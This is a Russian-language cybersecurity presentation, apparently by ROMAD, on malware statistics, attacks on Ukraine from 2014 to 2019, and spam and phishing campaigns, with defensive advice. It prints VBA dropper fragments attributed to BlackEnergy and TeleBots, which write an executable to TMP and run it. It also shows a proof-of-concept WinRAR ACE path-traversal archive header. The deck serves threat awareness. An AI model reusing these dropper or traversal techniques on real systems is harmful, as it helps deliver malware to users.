ROMAD

Stop chasing. Start eradicating.™

ТЕХНОЛОГИЧЕСКИЕ РЕШЕНИЯ В СФЕРЕ КИБЕРЗАЩИТЫ В УСЛОВИЯХ ПОСТ-АНТИВИРУСНОГО МИРА

***Игорь Козаченко**, COO*

Действительный член Украинской Академии Кибербезопасности

Ihor.Kozachenko@romad-systems.com

www.romad-systems.com


ROMAD

Stop chasing. Start eradicating.™

Распределение антивирусного рынка

Данные указаны только для MS Windows устройств

AVAST Software a.s.	18.11%
ESET	13.25%
Malwarebytes	12.45%
McAfee, Inc.	10.74%
Bitdefender	7.69%
Webroot Inc	6.54%
Safer-Networking Ltd.	6.03%
Avira GmbH	4.91%
Kaspersky Lab	4.86%
Sophos Limited	4.74%





ROMAD


Stop chasing. Start eradicating.™

Статистика malware

Весь мир регистрирует на более 350 000 новых malware (вредоносных программ) и потенциально нежелательных приложений (PUA). Они проверяются и классифицируются в соответствии с их характеристиками , сохраняются и генерируют текущую статистику вредоносных программ.









ROMAD


Stop chasing. Start eradicating.™

Статистика разработки malware для Windows, MacJS, Android

Соотношение «привлекательности» ОС к более 350 000 новых malware (вредоносных программ) .








ROMAD

Stop chasing. Start eradicating.™

Кибератаки на Украину 2014 – 2018




```
Init24
Init25
fnum = FreeFile
fname = Environ("TMP") & "\vba_macro.exe"
Open fname For Binary As #fnum
For i = 1 To 768
    For j = 0 To 127
        aa = a(i)(j)
        Put #fnum, , aa
    Next j
Next i
Close #fnum
Dim rss
rss = Shell(fname, 1)
End Sub
```

BlackEnergy

```
Init193
Init194
fnum = FreeFile
fname = Environ("TMP") & "\explorer.exe"
Open fname For Binary As #fnum
For i = 1 To 5841
    For j = 0 To 127
        aa = a(i)(j)
        Put #fnum, , aa
    Next j
Next i
For j = 0 To 99
    aa = a(5842)(j)
    Put #fnum, , aa
Next j
Close #fnum
Dim rss
rss = Shell(fname, 1)
End Sub
```

TeleBots

май-ноябрь 2014
Атака на систему «Выборы» ЦИК

октябрь - декабрь 2016
Red Petya, Green Petya, and GoldenEye

май– июнь 2017
Криптовымагатель - WannaCry

июнь – декабрь 2017
Государственный и комерческий сектор – **NotPetya, Bad Rabbit**

сентябрь-октябрь 2017
GlobeInposter Ransomware

октябрь - декабрь 2018
банковский сектор – **DanaBot**

декабрь 2015 - январь 2016
энергетический сектор – **BlackEnergy**

октябрь – декабрь 2016
транспортная компания – **GreyEnergy**

январь - март 2017
банковский сектор – **TeleBots**

сентябрь 2017
госсектор – **GreyEnergy**


ноябрь 2017 - март 2018
энергетическая компания – **GreyEnergy**

январь 2019
Рассылка шифровальщика - **Troldesh/Shade**

ROMAD

Stop chasing. Start eradicating.™

В Украине активно распространяется вредоносное программное обеспечение, которое использует WinRAR exploit




```
volume
    filename    C:\Users\nadavgr\Documents\poc.rar
    filesize    141
    headers     MAIN:1 FILE:1 others:0
header
    hdr_crc     0xf760
    hdr_size    49
    hdr_type    0x00        MAIN
    hdr_flags   0x9000      ADVERT|SOLID
    magic       b'**ACE**'
    eversion    20          2.0
    cversion    20          2.0
    host        0x02        Win32
    volume      0
    datetime    0x4e2ea43d  2019-01-14 20:33:58
    reserved1   ba f3 50 11 4e 20 00 00
    advert      b'*UNREGISTERED VERSION*'
    comment     b''
    reserved2   b''
header
    hdr_crc     0x2e58
    hdr_size    62
    hdr_type    0x01        FILE32
    hdr_flags   0x8001      ADDSIZE|SOLID
    packsize    22
    origsize    22
    datetime    0x4e2ea422  2019-01-14 20:33:04
    attribs     0x00000020  ARCHIVE
    crc32       0x8229493d
    comptype    0x00        stored
    compqual    0x03        normal
    params      0x000a
    reserved1   0x4554
    filename    b'c:\\c:\\some_folder\\some_file.txt'
    comment     b''
    ntsecurity  b''
    reserved2   b''
```

Цитата с [сайта WinRAR](): *«Надав Гроссман из Check Point Software Technologies сообщил нам об уязвимости безопасности в библиотеке UNACEV2.DLL. Вышеупомянутая уязвимость делает возможным создание файлов в произвольных папках внутри или за пределами целевой папки при распаковке архивов ACE.* WinRAR использовал эту стороннюю библиотеку для распаковки архивов ACE. *UNACEV2.DLL не обновлялся с 2005 года, и у нас нет доступа к его исходному коду. Поэтому мы решили отказаться от поддержки формата архива ACE, чтобы защитить безопасность пользователей WinRAR.*


Специалисты компании Check Point распространили информацию о критической уязвимости в архиватор для Windows. Для успешной атаки злоумышленнику нужно всего лишь обманом заставить жертву распаковать вреден архив.? Например, рассылка архива zakon.rar в котором содержится PDF документ с законом о государственном партнерстве. Вирус загружает powershell скрипты с их последующим выполнением.
Вектор атаки SMB, который позволяет ему подключаться к произвольному IP-адресу и создавать файлы и папки по произвольным путям на сервере SMB. WinRAR решил удалить UNACEV2.dll из своего пакета, и не поддерживать формат ACE с версии: «5.70 beta 1».


ROMAD

Stop chasing. Start eradicating.™

Статистика спама

Спам не только раздражает, но часто также чрезвычайно опасен. Потому что нежелательные электронные письма являются и остаются одним из наиболее эффективных переносчиков вредоносных программ. В частности, в рамках крупномасштабных кампаний по электронной почте киберпреступники позволяют распространять свое вредоносное ПО по всему миру в кратчайшие сроки. Тем не менее, электронные письма с ранее отслеживаемой целевой группой также идеально подходят даже для очень специфических целевых атак; в конце концов, практически любое устройство, подключенное к Интернету, может быть достигнуто и заражено вредоносным кодом таким образом.





ROMAD

Stop chasing. Start eradicating.™

Спам-рейтинг

В основных терминах международные спам-кампании можно разделить на три категории:
а) нежелательная реклама
б) **спам с URL** (потенциальный фишинг или вредоносная программа)
в) **спам с вложенными файлами** (потенциальная вредоносная программа)

На диаграмме показаны текущие значения, записанные для различных категорий спама за прошедшую неделю, последние две недели и прошедший месяц.

Последние 14 дней	
Япония	20,0%
Бразилия	11,2%
Россия	10,4%
Соединенные Штаты	6,2%
Индия	4,8%
Украина	4,2%
Индонезия	4,1%
Бангладеш	2,9%
Франция	2,4%
Колумбия	2,1%

Последние 60 дней	
Япония	21,6%
Бразилия	11,2%
Россия	9,0%
Соединенные Штаты	5,7%
Индия	3,7%
Индонезия	3,7%
Украина	3,4%
Бангладеш	2,4%
Южная Корея	2,3%
Колумбия	1,9%

Последние 180 дней	
Бразилия	14,4%
Россия	14,0%
Япония	11,2%
Украина	5,2%
Соединенные Штаты	5,1%
Индия	4,5%
Индонезия	4,4%
Бангладеш	3,5%
Китай	2,6%
Колумбия	2,2%

ROMAD


Stop chasing. Start eradicating.™

Фишинг-атака на органы госвласти 29.01.2019

Фишинг-рассылки с #Smokeloader, упакованным в lzh архив.

Письма приходят в адрес государственных органов власти. Текст письма на украинском языке, что свидетельствует о целенаправленном распространения в Украине. Для прикрытия в архив вложен xlsx файл с некоторой информацией.
Данный вирус является загрузчиком и используется различными злоумышленниками для загрузки необходимого вредоносного программного обеспечения без Вашего согласия и ведома.

Рекомендации:
Не открывайте прикрепленные файлы в письмах, которых Вы не ожидали получить.
Проверяйте отправителя.
Блокируйте WSH или трафик cscript / wscript.
Фильтруйте нестандартные архивы и скриптовые файлы.
Блокируйте на Proxy нетипичные User Agent.




ROMAD

Stop chasing. Start eradicating.™

Новые распространение шифровальщика Troldesh / Shade

14-15.01.2019 наблюдалась массовая рассылка электронных писем с шифровальщиком Troldesh / Shade.

Письма аналогичные по содержанию, но с разными фамилиями, содержащие прикреплен архивный файл "info.zip", с архивом с таким же названием. В двойном архиве находится джава-скрипт "Информация.js", который при выполнении загружает файл "ssj.jpg" во временную директорию.
